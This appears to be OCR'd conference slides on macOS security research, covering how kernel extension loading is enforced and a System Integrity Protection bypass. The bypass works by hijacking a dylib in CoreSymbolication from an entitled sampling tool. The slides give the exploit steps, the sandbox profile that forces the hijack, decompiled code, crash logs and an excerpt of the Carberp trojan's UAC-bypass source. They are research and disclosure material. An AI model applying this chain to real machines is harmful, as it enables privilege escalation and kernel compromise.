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

Entitled to ask kernel to load an extension via kext_request

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  <true/>
  <key>com.apple.private.allow-bless</key>
  <true/>
  <key>com.apple.private.kernel.get-kext-info</key>
  <true/>
  <key>com.apple.rootless.kext-secure-management</key>
  <true/>
  <key>com.apple.rootless.storage.KernelExtensionManagement</key>
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</dict>
</plist>
```

Entitled to ask kernel to load an extension via kext_request

kextd on macOS Mojave 10.14.2 (18C54)

Actually there are three binaries that have these entitlement: kextd, kextload, kextutil

What makes kextd so special

```
→  ~ jtool --ent /usr/libexec/kextd -arch x86_64
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>com.apple.private.KextAudit.user-access</key>
  <true/>
  <key>com.apple.private.allow-bless</key>
  <true/>
  <key>com.apple.private.kernel.get-kext-info</key>
  <true/>
  <key>com.apple.rootless.kext-secure-management</key>
  <true/>
  <key>com.apple.rootless.storage.KernelExtensionManagement</key>
  <true/>
  <key>com.apple.security.cs.allow-unsigned-executable-memory</key>
  <true/>
</dict>
</plist>
```

Entitled to ask kernel to load an extension via kext_request

Entitled to write to /Library/StagedExtensions

kextd on macOS Mojave 10.14.2 (18C54)


Actually there are three binaries that have these entitlement: kextd, kextload, kextutil

Checks in kextd / kextload / kextutil

- Implemented in function authenticateKext of kext_tools
- Check bundle permission, must be owned by root and not writable by other groups
- Check bundle signature: must be signed
- During the loading process, the bundle must be staged to a rootless protected location: /Library/StagedExtensions
  (requires com.apple.rootless.storage.KernelExtensionManagement entitlement)
- Invoke syspolicyd to ask user for approval to load a valid signed third party extension (User-Approved Kernel Extension Loading or SKEL)
- If SIP is disabled, some of the checks are skipped

Secure Kernel Extension Loading

- Even a valid signed kernel extension still requires user approve to load
- Managed by user space daemon syspolicyd, not XNU
- Rules stored in a SQLite database
- The database is protected by rootless, even root permission is insufficient to modify




```
➜  ~ sudo file /var/db/SystemPolicyConfiguration/KextPolicy
/var/db/SystemPolicyConfiguration/ExecPolicy: SQLite 3.x database, last
written using SQLite version 3024000
➜  ~ sudo xattr /var/db/SystemPolicyConfiguration/
com.apple.rootless
```

SKEL Internal

kextd

```
@interface SPKernelExtensionPolicy : NSObject
- (char) canLoadKernelExtension:(id)ext error:(NSError *)err;
- (char) canLoadKernelExtensionInCache:(id)ext error:(NSError *)err;
@end
```

XPC

syspolicyd

```
@interface KextManagerPolicy : NSObject
- (BOOL)canLoadKernelExtensionAtURL:(id)url isCacheLoad:(BOOL)cache;
@end
```

Make the decision
based on the rules

```
CREATE TABLE kext_load_history_v3 ( path TEXT PRIMARY KEY, team_id TEXT, bundle_id
TEXT, boot_uuid TEXT, created_at TEXT, last_seen TEXT, flags INTEGER );
CREATE TABLE kext_policy ( team_id TEXT, bundle_id TEXT, allowed BOOLEAN,
developer_name TEXT, flags INTEGER, PRIMARY KEY (team_id, bundle_id) );
CREATE TABLE kext_policy_mdm ( team_id TEXT, bundle_id TEXT, allowed BOOLEAN,
payload_uuid TEXT, PRIMARY KEY (team_id, bundle_id) );
CREATE TABLE settings ( name TEXT, value TEXT, PRIMARY KEY (name) );
```

SKEL bypass

- To bypass, pick any one of the following
  - Code execution on a rootless entitled process, modify the KextPolicy database
  - Get the task port of syspolicyd, patch -[KextManagerPolicy canLoadKernelExtensionAtURL:isCacheLoad:]
  - Get the task port of kextd, patch -[SPKernelExtensionPolicy canLoadKernelExtensionInCache:error]


A logic kernel attack surface

- Neither the signature nor file permission is checked by kernel
- It accepts kext_request as long as the user space process has com.apple.rootless.kext-secure-management entitlement
- User space process kextd / kextutil / kextload are responsible to perform the signature and other validation
- Once you own the entitlement, you rule the kernel
- Or you can try to obtain a task port for those entitled process (which are still protected by SIP)

Hijack the entitlement

DLL hijacking on Windows

- Binaries in whitelist don't trigger UAC prompt
- Kinda like SUID binaries on *nix
- Hijack dll (via PE imports or dynamic LoadLibrary calls) to inject payload in to the trusted binary





```
static const char* uacTargetDir[] = { "system32\\sysprep", "ehome" };
static const char* uacTargetApp[] = { "sysprep.exe",        "mcx2prov.exe" };
static const char* uacTargetDll[] = { "cryptbase.dll",      "CRYPTSP.dll" };
static const char* uacTargetMsu[] = { "cryptbase.msu",      "CRYPTSP.msu" };

static bool Exec( DWORD* exitCode, char *msg, ... );
static bool InfectImage( PVOID data, DWORD dataSize, char *dllPath, char *commandLine );

bool RunDllBypassUAC( const LPVOID module, int szModule, int method )
```

(Leaked source from Windows banking trojan 'Carberp')

- Elevate without prompt and profit

dylib hijacking

- Use dylib hijacking to steal entitlement from Apple signed binaries
- Known techniques
  - LC_LOAD_WEAK_DYLIB and relative @rpath https://www.virusbulletin.com/virusbulletin/2015/03/dylib-hijacking-os-x
  - dlopen
  - NSBundle.principalClass (dlopen internally)
  - CFBundleLoadExecutable (dlopen internally)
  - CFBundleLoadExecutableAndReturnError (dlopen internally)



The bug

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The CoreSymbolication framework provides private APIs for symbolicating and other diagnostic informations (/System/Library/PrivateFrameworks/CoreSymbolication.framework)

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```
VM Regions Near 0xdeadbf57:
-->
    __TEXT                 0000000108b04000-0000000108b05000 [    4K] r-x/rwx SM=COW  /tmp/*

Application Specific Information:
dyld2 mode

Thread 0 Crashed:: Dispatch queue: com.apple.main-thread
0   libsystem_c.dylib                 0x00007fff5da2859c flockfile + 18
1   libsystem_c.dylib                 0x00007fff5da2b570 fwrite + 66
2   test                              0x0000000108b04f82 main + 82
3   libdyld.dylib                     0x00007fff5d9a43d5 start + 1

Thread 0 crashed with X86 Thread State (64-bit):
  rax: 0x00000001171ee66c  rbx: 0x00000000deadbeef  rcx: 0x00000001171ee66c  rdx: 0x0000000000000001
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Thread 0 crashed with X86 Thread State (64-bit):
  rax: 0x00000001171ee66c  rbx: 0x00000000deadbeef  rcx: 0x00000001171ee66c  rdx: 0x0000000000000001
```

symbolicated by CoreSymbolication

The bug

```
  handle = _dlopen("/System/Library/PrivateFrameworks/Swift/libswiftDemangle.dylib",1);
  if (((handle == 0) &&
      ((len = get_path_relative_to_framework_contents
                        (
                         "../../Developer/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib"
                         ,alternative_path,0x400), len == 0 ||
       (handle = _dlopen(alternative_path,1), handle == 0)))) &&
     ((len2 = get_path_relative_to_framework_contents
                        ("../../usr/lib/libswiftDemangle.dylib",alternative_path,0x400), len2 == 0
      || (handle = _dlopen(alternative_path,1), handle == 0)))) {
    handle_xcselect = _dlopen("/usr/lib/libxcselect.dylib",1);
    if (handle_xcselect == 0) goto cleanup;
    p_get_dev_dir_path = (undefined *)_dlsym(handle_xcselect,"xcselect_get_developer_dir_path");
    if ((p_get_dev_dir_path == (undefined *)0x0) ||
       (cVar2 = (*(code *)p_get_dev_dir_path)
                          (alternative_path,0x400,&local_42b,&local_42a,&local_429), cVar2 == 0)) {
      handle = 0;
    }
    else {
      _strlcat(alternative_path,
               "/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib",0x400);
      handle = _dlopen(alternative_path,1);
    }
    _dlclose(handle_xcselect);
    if (handle == 0) goto cleanup;
  }
  __ZL25demanglerLibraryFunctions.0 = _dlsym(handle,"swift_demangle_getSimplifiedDemangledName");
cleanup:
  if (*(long *)___stack_chk_guard != lVar1) {
                    /* WARNING: Subroutine does not return */
    ___stack_chk_fail();
  }
  return;
```

Decompiled code from
CoreSymbolication!call_external_demangle(char const*)

The bug

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```

insecure dlopen
(dylib hijack)

Decompiled code from
CoreSymbolication!call_external_demangle(char const*)

The bug

- CoreSymbolication uses an external function to demangle swift symbols:
  - `libswiftDemangle.dylib!swift_demangle_getSimplifiedDemangledName`
- Search libswiftDemangle.dylib in the following directories then dlopen:
  - /System/Library/PrivateFrameworks/Swift/
  - /Developer/Toolchains/XcodeDefault.xctoolchain/usr/lib/
  - /usr/lib/
  - ${xcselect_get_developer_dir_path()}/Toolchains/XcodeDefault.xctoolchain/usr/lib/

The bug

- The function xcselect.dylib!xcselect_get_developer_dir_path will check if environment variable DEVELOPER_DIR exists and its value qualifies xcselect_find_developer_contents_from_path

- Set the environment to control the argument of dlopen!

```
00001287 lea        rdi,[s_DEVELOPER_DIR_000025b9]   ;  = "DEVELOPER_DIR"
0000128e call       __stubs::_getenv                 ;  char * _getenv(char * param_1)
00001293 mov        r14,rAX
00001296 test       r14,r14
00001299 jz         env_not_set
0000129b mov        r13,rbx
0000129e mov        rdi,r14
000012a1 mov        rsi,r12
000012a4 mov        ebx,dword ptr [local_440 + rbp]
000012aa mov        edx,ebx
000012ac mov        rcx,r15
000012af call       _xcselect_find_developer_contents_from_path  ; undefined _xcselect_find_develop
000012b4 test       found,found
000012b6 jz         LAB_000013a6
000012bc mov        rdi,r12
000012bf mov        rsi,r14
000012c2 call       __stubs::_strcmp                 ; int _strcmp(char * param_1, char
000012c7 test       found,found
000012c9 jz         LAB_000013bb
000012cf lea        rdi,[s_DEVELOPER_DIR_000025b9]   ; = "DEVELOPER_DIR"
000012d6 mov        edx,0x1
000012db mov        rsi,r12
000012de call       __stubs::_setenv                 ; int _setenv(char * param_1, char
```

Reach the point

- This file /System/Library/PrivateFrameworks/Swift/libswiftDemangle.dylib actually exists on High Sierra

- To force it to load our payload, apply a custom sandbox profile before spawning the entitled binary


```
(version 1)
(allow default)
(deny file-read*
    (literal "/System/Library/PrivateFrameworks/Swift/libswiftDemangle.dylib")
    (literal "/Developer/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib")
    (literal "/usr/lib/libswiftDemangle.dylib")
)
```

- File unacceptable, the crafted library will be loaded

- Sandbox is supposed to be a mitigation, not exploit 🤣

Finding the host

- The binary must
  - have special entitlement that we need
  - have at least one code path to trigger dylib hijacking
- A magical entitlement com.apple.system-task-ports, with whom the process can attach to any processes (even those restricted), and gain arbitrary entitlement



An entitled host


com.apple.SamplingTools

```
➜  ~ ls /usr/bin/
{filtercalltree,heap32,stringdups32,leaks32,heap,atos,vmmap32,sample,malloc
_history32,symbols,vmmap,leaks,stringdups,malloc_history}
/usr/bin/atos              /usr/bin/leaks32          /usr/bin/stringdups32
/usr/bin/filtercalltree    /usr/bin/malloc_history   /usr/bin/symbols
/usr/bin/heap              /usr/bin/malloc_history32 /usr/bin/vmmap
/usr/bin/heap32            /usr/bin/sample           /usr/bin/vmmap32
/usr/bin/leaks             /usr/bin/stringdups
```

There are several graphical applications and command-line tools available for gathering performance metrics.

https://developer.apple.com/library/archive/documentation/Performance/Conceptual/PerformanceOverview/PerformanceTools/PerformanceTools.html

```
➜  ~ vmmap Finder
Process:         Finder [245]
Path:            /System/Library/CoreServices/
Finder.app/Contents/MacOS/Finder
Load Address:    0x107205000
Identifier:      com.apple.finder
```



```
➜  ~ jtool --ent `which vmmap`
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>com.apple.system-task-ports</key>
  <true/>
</dict>
</plist>
```

Scenario

- Function task_for_pid requires same euid, so we can not inject a privileged process for escalation
- A root process is still restricted because of System Integrity Protection
- Inject com.apple.rootless.* entitled processes to bypass rootless
- For example, com.apple.rootless.install.heritable entitlement can access restricted files, and the entitlement is inherited by its child processes

Triggering the bug

When the target process has Swift runtime, this command will trigger the external demangle function: symbols [pid] -printDemangling

```
12  libdyld.dylib                   0x00007fff5178ad86 dlopen + 86
13  com.apple.CoreSymbolication     0x00007fff3d800332 invocation function for block in call_external_demangle(char
const*) + 348
14  libdispatch.dylib               0x00007fff5174fe08 _dispatch_client_callout + 8
15  libdispatch.dylib               0x00007fff5174fdbb dispatch_once_f + 41
16  com.apple.CoreSymbolication     0x00007fff3d7a380f demangle + 298
17  com.apple.CoreSymbolication     0x00007fff3d7a35e3 TRawSymbol<Pointer64>::name() + 75
18  com.apple.CoreSymbolication     0x00007fff3d7a888e CSSymbolGetName + 166
19  symbols                         0x000000010ffc386a 0x10ffb7000 + 51306
20  symbols                         0x000000010ffc3cbe 0x10ffb7000 + 52414
21  com.apple.CoreSymbolication     0x00007fff3d7eba37
TRawSymbolOwnerData<Pointer64>::symbols_in_address_range(CSCppSymbolOwner*, TRange<Pointer64>, void (_CSTypeRef)
block_pointer) + 127
22  symbols                         0x000000010ffc3c8e 0x10ffb7000 + 52366
23  com.apple.CoreSymbolication     0x00007fff3d7eb890
TRawSymbolOwnerData<Pointer64>::regions_in_address_range(CSCppSymbolOwner*, TRange<Pointer64>, void (_CSTypeRef)
block_pointer) + 124
24  symbols                         0x000000010ffc3b6f 0x10ffb7000 + 52079
25  com.apple.CoreSymbolication     0x00007fff3d7c6c6a CSSymbolOwnerForeachSegment + 92
26  symbols                         0x000000010ffc3af2 0x10ffb7000 + 51954
27  com.apple.CoreSymbolication     0x00007fff3d7adbee CSSymbolicatorForeachSymbolOwnerAtTime + 95
28  symbols                         0x000000010ffc25b1 0x10ffb7000 + 46513
29  symbols                         0x000000010ffc00ee 0x10ffb7000 + 37102
```

One more problem

SamplingTools on High Sierra are signed with Library Validation flag, which prohibits loading modules that are not signed by Apple

```
System Integrity Protection: enabled
Crashed Thread:        0  Dispatch queue: com.apple.main-thread
Exception Type:        EXC_BAD_ACCESS (Code Signature Invalid)
Exception Codes:       0x0000000000000032, 0x000000010d745000
Exception Note:        EXC_CORPSE_NOTIFY
Termination Reason:    Namespace CODESIGNING, Code 0x2
kernel messages:
External Modification Warnings:
Process used task_for_pid().
VM Regions Near 0x10d745000:
    MALLOC_LARGE           000000010d70a000-000000010d745000 [  236K] rw-/rwx SM=PRV
--> mapped file            000000010d745000-000000010d746000 [    4K] r-x/r-x SM=PRV  Object_id=2929ab85
    mapped file            000000010d748000-000000010d762000 [  104K] r--/r-- SM=ALI  Object_id=2af85085
Application Specific Information:
dyld: in dlopen()
/var/folders/4d/1_vz_55x0mn_w1cyjwr9w42c0000gn/T/tmp.0b5SeUjh/Toolchains/XcodeDefault.xctoolchain/usr/lib/
libswiftDemangle.dylib
12 libdyld.dylib 0x00007fff66c9fd86 dlopen + 86
13 com.apple.CoreSymbolication 0x00007fff52d15332 invocation function for block in call_external_demangle(char con
st*) + 348
14 libdispatch.dylib 0x00007fff66c64e08 _dispatch_client_callout + 8
15 libdispatch.dylib 0x00007fff66c64dbb dispatch_once_f + 41
16 com.apple.CoreSymbolication 0x00007fff52cb880f demangle + 298
17 com.apple.CoreSymbolication 0x00007fff52cb85e3 TRawSymbol<Pointer64>::name() + 75
18 com.apple.CoreSymbolication 0x00007fff52cbd88e CSSymbolGetName + 166
```

“I’m old, not obsolete”

High Sierra

```
➜  bin codesign -dvvv symbols
Identifier=com.apple.SamplingTools
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=1384 flags=0x2000(library-validation) hashes=36+5
location=embedded
Platform identifier=4
Hash type=sha256 size=32
```

“I’m old, not obsolete”

High Sierra

```
➜  bin codesign -dvvv symbols
Identifier=com.apple.SamplingTools
Format=Mach-O thin (x86_64)
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😭

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location=embedded
Platform identifier=4
Hash type=sha256 size=32
```

😭

El Capitan

```
➜  bin codesign -dvvv symbols
Identifier=com.apple.SamplingTools
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=812 flags=0x0(none) hashes=32+5 location=embedded
Platform identifier=1
Hash type=sha1 size=20
```

“I’m old, not obsolete”

High Sierra

```
➜  bin codesign -dvvv symbols
Identifier=com.apple.SamplingTools
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=1384 flags=0x2000(library-validation) hashes=36+5
location=embedded
Platform identifier=4
Hash type=sha256 size=32
```

😭

El Capitan


```
➜  bin codesign -dvvv symbols
Identifier=com.apple.SamplingTools
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=812 flags=0x0(none) hashes=32+5 location=embedded
Platform identifier=1
Hash type=sha1 size=20
```

😄


Exploit

- Craft the Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib
- Invoke sandbox_init_with_parameters to drop access to the swift libraries
- Set the DEVELOPER_DIR environment variable
- Copy the symbols binary from El Capitan and spawn the process
- Payload libswiftDemangle.dylib will be loaded in to the entitled process, who can task_for_pid for restricted processes and obtain arbitrary entitlement

SIP bypass


entry
sandbox_init_with_parameters to drop access to the built-in dylib
unpack the payload libswiftDemangle.dylib and set the DEVELOPER_DIR environment

SIP bypass


entry
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
